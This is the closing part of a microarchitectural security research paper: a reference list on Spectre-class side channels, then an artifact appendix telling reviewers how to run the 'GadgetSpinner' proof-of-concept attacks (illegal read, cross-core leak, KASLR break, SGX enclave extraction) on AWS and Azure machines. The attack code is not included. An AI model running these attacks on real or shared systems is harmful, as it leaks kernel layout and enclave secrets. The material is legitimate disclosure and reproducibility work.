[27] Intel, "Disclosure of H/W prefetcher control on some Intel processors," https://radiable56.rssing.com/chan-25518398/article18.html, 2018.

[28] Intel, "Guidelines for mitigating timing side channels against cryptographic implementations," https://software.intel.com/content/www/us/en/develop/articles/software-security-guidance/secure-coding/mitigate-timing-side-channel-crypto-implementation.html, 2022.

[29] Intel, "Intel® 64 and IA-32 architectures optimization reference manual," *Intel Corporation*, 2023.

[30] Intel, "Intel® 64 and IA-32 architectures software developer's manual," *Intel Corporation*, 2023.

[31] K. N. Khasawneh, E. M. Koruyeh, C. Song, D. Evtyushkin, D. Ponomarev, and N. Abu-Ghazaleh, "SafeSpec: Banishing the spectre of a meltdown with leakage-free speculation," in *Design Automation Conference (DAC)*, 2019.

[32] V. Kiriansky and C. Waldspurger, “Speculative buffer overflows: Attacks and defenses,” *arXiv preprint arXiv:1807.03757*, 2018.

[33] O. Kirzner and A. Morrison, “An analysis of speculative type confusion vulnerabilities in the wild,” in *USENIX Security Symposium (USENIX Security)*, 2021.

[34] P. Kocher, J. Horn, A. Fogh, D. Genkin, D. Gruss, W. Haas, M. Hamburg, M. Lipp, S. Mangard, T. Prescher, M. Schwarz, and Y. Yarom, “Spectre attacks: Exploiting speculative execution,” in *Symposium on Security and Privacy (S&P)*, 2019.

[35] E. M. Koruyeh, K. N. Khasawneh, C. Song, and N. B. Abu-Ghazaleh, “Spectre returns! speculation attacks using the return stack buffer.” in *USENIX Workshop on Offensive Technologies (WOOT)*, 2018.

[36] C. Lattner and V. Adve, “LLVM: A compilation framework for lifelong program analysis & transformation,” in *Symposium on code generation and optimization (CGO)*, 2004.

[37] J. Lee, Y. Ishii, and D. Sunwoo, “Securing branch predictors with two-level encryption,” *ACM Transactions on Architecture and Code Optimization (TACO)*, 2020.

[38] S. Lee, M.-W. Shih, P. Gera, T. Kim, H. Kim, and M. Peinado, “Inferring fine-grained control flow inside SGX enclaves with branch shadowing,” in *USENIX Security Symposium (USENIX Security)*, 2017.

[39] M. Li, C. Miao, Y. Yang, and K. Bu, “unXpec: Breaking undo-based safe speculation,” in *Symposium on High-Performance Computer Architecture (HPCA)*, 2022.

[40] M. Lipp, M. Schwarz, D. Gruss, T. Prescher, W. Haas, A. Fogh, J. Horn, S. Mangard, P. Kocher, D. Genkin, Y. Yarom, and M. Hamburg, “Meltdown: Reading kernel memory from user space,” in *USENIX Security Symposium (USENIX Security)*, 2018.

[41] F. Liu, Y. Yarom, Q. Ge, G. Heiser, and R. B. Lee, “Last-level cache side-channel attacks are practical,” in *Symposium on Security and Privacy (S&P)*, 2015.

[42] K. Loughlin, I. Neal, J. Ma, E. Tsai, O. Weisse, S. Narayanasamy, and B. Kasikci, “DOLMA: Securing speculation with the principle of transient non-observability,” in *USENIX Security Symposium (USENIX Security)*, 2021.

[43] G. Maisuradze and C. Rossow, “ret2spec: Speculative execution using return stack buffers,” in *Conference on Computer and Communications Security (CCS)*, 2018.

[44] “OpenCV DNN API,” https://github.com/opencv/opencv/blob/953dddd26b5cdc32fc9c2fc21fdedef1fa6fb04d/modules/dnn/src/layers/convolution_layer.cpp#L144.

[45] A. Pashrashid, A. Hajiabadi, and T. E. Carlson, “Fast, robust and accurate detection of cache-based spectre attack phases,” in *International Conference on Computer-Aided Design (ICCAD)*, 2022.

[46] A. Pashrashid, A. Hajiabadi, and T. E. Carlson, “HidFix: Efficient mitigation of cache-based spectre attacks through hidden rollbacks,” in *International Conference on Computer-Aided Design (ICCAD)*, 2023.

[47] I. Puddu, M. Schneider, M. Haller, and S. Čapkun, “Frontal attack: leaking control-flow in SGX via the CPU frontend,” in *USENIX Security Symposium (USENIX Security)*, 2021.

[48] X. Ren, L. Moody, M. Taram, M. Jordan, D. M. Tullsen, and A. Venkat, “I see dead μops: Leaking secrets via Intel/AMD micro-op caches,” in *International Symposium on Computer Architecture (ISCA)*, 2021.

[49] G. Saileshwar and M. K. Qureshi, “CleanupSpec: An "undo" approach to safe speculation,” in *Symposium on Microarchitecture (MICRO)*, 2019.

[50] C. Sakalis, S. Kaxiras, A. Ros, A. Jimborean, and M. Själander, “Efficient invisible speculative execution through selective delay and value prediction,” in *International Symposium on Computer Architecture (ISCA)*, 2019.

[51] M. Schwarz, M. Lipp, D. Moghimi, J. Van Bulck, J. Stecklina, T. Prescher, and D. Gruss, “ZombieLoad: Cross-privilege-boundary data sampling,” in *Conference on Computer and Communications Security (CCS)*, 2019.

[52] M. Schwarz, M. Schwarzl, M. Lipp, J. Masters, and D. Gruss, “NetSpectre: Read arbitrary memory over network,” in *European Symposium on Research in Computer Security (ESORICS)*, 2019.

[53] “SPEC CPU2017,” https://www.spec.org/cpu2017/.

[54] “Tensorflow loop API,” https://github.com/tensorflow/tensorflow/blob/master/tensorflow/c/while_loop_test.cc.

[55] J. Van Bulck, M. Minkin, O. Weisse, D. Genkin, B. Kasikci, F. Piessens, M. Silberstein, T. F. Wenisch, Y. Yarom, and R. Strackx, “Foreshadow: Extracting the keys to the intel SGX kingdom with transient out-of-order execution,” in *USENIX Security Symposium (USENIX Security)*, 2018.

[56] J. Van Bulck, F. Piessens, and R. Strackx, “SGX-Step: A practical attack framework for precise enclave execution control,” in *Workshop on System Software for Trusted Execution (SysTEX)*, 2017.

[57] S. Van Schaik, A. Milburn, S. Österlund, P. Frigo, G. Maisuradze, K. Razavi, H. Bos, and C. Giuffrida, “RIDL: Rogue in-flight data load,” in *Symposium on Security and Privacy (S&P)*, 2019.

[58] S. van Schaik, M. Minkin, A. Kwong, D. Genkin, and Y. Yarom, “CacheOut: Leaking data on Intel CPUs via cache evictions,” in *Symposium on Security and Privacy (S&P)*, 2021.

[59] N. Vella, “Breaking 64 bit ASLR on linux x86-64,” https://github.com/nick0ve/how-to-bypass-aslr-on-linux-x86_64.

[60] J. R. S. Vicarte, M. Flanders, R. Paccagnella, G. Garrett-Grossman, A. Morrison, C. W. Fletcher, and D. Kohlbrenner, “Augury: Using data memory-dependent prefetchers to leak data at rest,” in *Symposium on Security and Privacy (S&P)*, 2022.

[61] I. Vougioukas, N. Nikoleris, A. Sandberg, S. Diestelhorst, B. M. Al-Hashimi, and G. V. Merrett, “BRB: Mitigating branch predictor side-channels,” in *Symposium on High Performance Computer Architecture (HPCA)*, 2019.

[62] O. Weisse, I. Neal, K. Loughlin, T. F. Wenisch, and B. Kasikci, “NDA: Preventing speculative execution attacks at their source,” in *Symposium on Microarchitecture (MICRO)*, 2019.

[63] O. Weisse, J. Van Bulck, M. Minkin, D. Genkin, B. Kasikci, F. Piessens, M. Silberstein, R. Strackx, T. F. Wenisch, and Y. Yarom, “Foreshadow-NG: Breaking the virtual memory abstraction with transient out-of-order execution,” *Technical report*, 2018.

[64] J. Wikner and K. Razavi, “RETBLEED: Arbitrary speculative code execution with return instructions,” in *USENIX Security Symposium (USENIX Security)*, 2022.

[65] M. Yan, J. Choi, D. Skarlatos, A. Morrison, C. Fletcher, and J. Torrellas, “InvisiSpec: Making speculative execution invisible in the cache hierarchy,” in *International Symposium on Microarchitecture (MICRO)*, 2018.

[66] M. Yan, R. Sprabery, B. Gopireddy, C. Fletcher, R. Campbell, and J. Torrellas, “Attack directories, not caches: Side channel attacks in a non-inclusive world,” in *Symposium on Security and Privacy (S&P)*, 2019.

[67] Y. Yarom and K. Falkner, “FLUSH+RELOAD: A high resolution, low noise, L3 cache side-channel attack,” in *USENIX Security Symposium (USENIX Security)*, 2014.

[68] H. Yavarzadeh, M. Taram, S. Narayan, D. Stefan, and D. Tullsen, “Half&Half: Demystifying Intel’s directional branch predictors for fast, secure partitioned execution,” in *Symposium on Security and Privacy (S&P)*, 2023.

[69] J. Yu, M. Yan, A. Khyzha, A. Morrison, J. Torrellas, and C. W. Fletcher, “Speculative taint tracking (STT) a comprehensive protection for speculatively accessed data,” in *Symposium on Microarchitecture (MICRO)*, 2019.

[70] T. Zhang, T. Lesch, K. Koltermann, and D. Evtyushkin, “STBPU: A reasonably secure branch prediction unit,” in *Conference on Dependable Systems and Networks (DSN)*, 2022.

[71] L. Zhao, P. Li, R. Hou, M. C. Huang, J. Li, L. Zhang, X. Qian, and D. Meng, “A lightweight isolation mechanism for secure branch predictors,” in *Design Automation Conference (DAC)*, 2021.

[72] L. Zhao, P. Li, R. Hou, M. C. Huang, X. Qian, L. Zhang, and D. Meng, “HyBP: Hybrid isolation-randomization secure branch predictor.” in *Symposium on High Performance Computer Architecture (HPCA)*, 2022.

Appendix A
Artifact Appendix

A. Abstract

This artifact provides all of the information that is required to use the GadgetSpinner side-channel vulnerability. We provide scripts to run end-to-end attacks and collect the main results presented in the paper.

B. Artifact Check-List (Meta-Information)

- **Compilation:** GCC 8.4.0 with -O1
- **Run-time environment:** Ubuntu 20.04, Python3, CMake
- **Hardware:** AWS m6i.metal/xlarge and Azure DC1s_v2 (SGX support)
- **Run-time state:** enabled KASLR.
- **Execution:** 4 cases, each can be finished in seconds. Most of them should only require one run.
- **Metrics:** measured load latency on shared pages.
- **Output:** Figures that show page indexes and corresponding timing value
- **Experiments:** scripts provided.
- **How much disk space required (approximately)?:** 256MB
- **How much time is needed to prepare workflow (approximately)?:** half an hour
- **How much time is needed to complete experiments (approximately)?:** half an hour
- **Publicly available?:** yes
- **Code licenses (if publicly available)?:** Creative Commons Attribution 4.0 International
- **Archived (provide DOI)?:** 10.5281/zenodo.10100971

C. Description

1) How to access: Table III indicates the machines used to reproduce our PoC attacks. We leverage AWS EC2 and Microsoft Azure to launch our attacks. One can download the source code for this artifact at our Zenodo Repo as well.

2) Hardware dependencies: GadgetSpinner should run on top of modern Intel CPUs (Kaby Lake or newer). The AWS and Azure instances that we have provided already satisfy this requirement.

D. Installation

You can build SGX from source on the Azure instance by following the SGX Driver Installation Instructions and SGX SDK and PSW Installation Instructions provided by Intel.

E. Experiment Workflow

Reviewers can reproduce the Illegal Read attack using the AWS EC m6i.xlarge instance, the Cross-Core and KASLR attack using the AWS EC2 m6i.metal instance, and finally, the SGX attacks using the Azure DC1s_v2 instance. Table III summarizes the machines used for each attack and the corresponding section in the main paper.

By default, the confidential value is set to the same as we used in our paper. We also give instructions for modifying the confidential value for different attacks in the corresponding sections.

Additionally, we have prepared a demo of all the attacks that we present in the paper and Section A-F: refer to Zenodo DOI. Reviewers can use this video as a reference to reproduce our attacks.

Table III
Target machines for PoC attacks.

Attack	Corresponding Section	Machine
Illegal Read Attack	Section V	AWS EC2 m6i.xlarge
Cross-Core Attack	Section VIII	AWS EC2 m6i.metal
KASLR Attack	Section VII	AWS EC2 m6i.metal
SGX Attacks	Section VI	Azure DC1s_v2

F. Evaluation and Expected Results

1) Illegal Read Attack: After connecting the AWS EC2 m6i.xlarge machine, you can enter the `illegal_read` directory, and run:

```
$illegal_read: ./run.sh
```

You will find a figure named `illegal.jpg` and can check the result. If you want to change the confidential value, you can open the `test_illgeal.c` and change the confidential value at **Line 25**. The user can re-run the experiment by executing `run.sh`.

2) Cross-Core Attack: The user need first open two terminals and go to **cross_core** directory. We use the AWS EC2 m6i.metal machine for this attack since it has multiple cores, unlike Azure, and has less noise compared to the AWS EC2 m6i.xlarge instance which enables reporducing the attack with fewer trials. Reviewers can set any confidential value (see **Line 28** in `victim.c`), and re-compile it by typing `make all`. To launch the attack, the user should first start the victim process on a specific core:

```
$cross_core: taskset -c 2 ./victim
```

Then, run the attacker process in another terminal on another core:

```
$cross_core: taskset -c 0 ./attacker
```

You can build a figure of the result::

```
$cross_core: python3 figure_gen.py
```

The user can then check the cross-core attack result in the `cross_core.jpg`. As the cross-core scenario introduces higher noise, the user just needs to re-run this attack if the extraction result is not distinguishable.

3) KASLR Attack: To compromise the KASLR, reviewers are recommended to use our bare-metal instance (AWS EC2 m6i.metal) as we need to avoid Virtual Machine (VM) interference. Once you login to our m6i.metal instance, you go to `kaslr` directory, and run:

```
$kaslr: ./run.sh
```

The result will be illustrated in the `kaslr.jpg` and demonstrate the KASLR offset on the machine (the point that the latency starts to decrease). Note that, if you have waited for more than 30 seconds and still do not get back the result, you should kill the program and re-run it.

In addition, we have a `run_base.sh` script for further comparison with the KASLR attack results. After running this script, its result will be illustrated in the `baseline.jpg` that demonstrates no timing difference when accessing the kernel base address for 512 times. However, the KASLR attack results (`kaslr.jpg`) indicate successful extraction of kernel address mapping.

4) SGX Attacks: Reviewers need to use the Azure DC1s_v2 instance for the SGX attack since it is the only instance with SGX enabled. You can find the PoC at `linux-sgx/SampleCode`. To perform the SGX illegal out-of-bound read attack (Section VI-A), you enter the `linux-sgx/SampleCode/GadgetSpinnerIellgalRead/` directory and run:

```
$GadgetSpinnerIellgalRead: ./run.sh
```

The result will be output to the `sgx.jpg`. In addition, you can change the `confidential` at **Line 71** in `Enclave/Enclave.cpp` and run the attack again via `run.sh`.

To reproduce the DNNL attack (Section VI-B), you enter the `linux-sgx/SampleCode/GadgetSpinner_DNNL/` directory and run:

```
$GadgetSpinner_DNNL: ./run.sh
```

The attack result will be output to the `sgx_dnnl.jpg`. We also print the expected result on the screen from SGX to allow the user to check if the extracted value matches the expected result.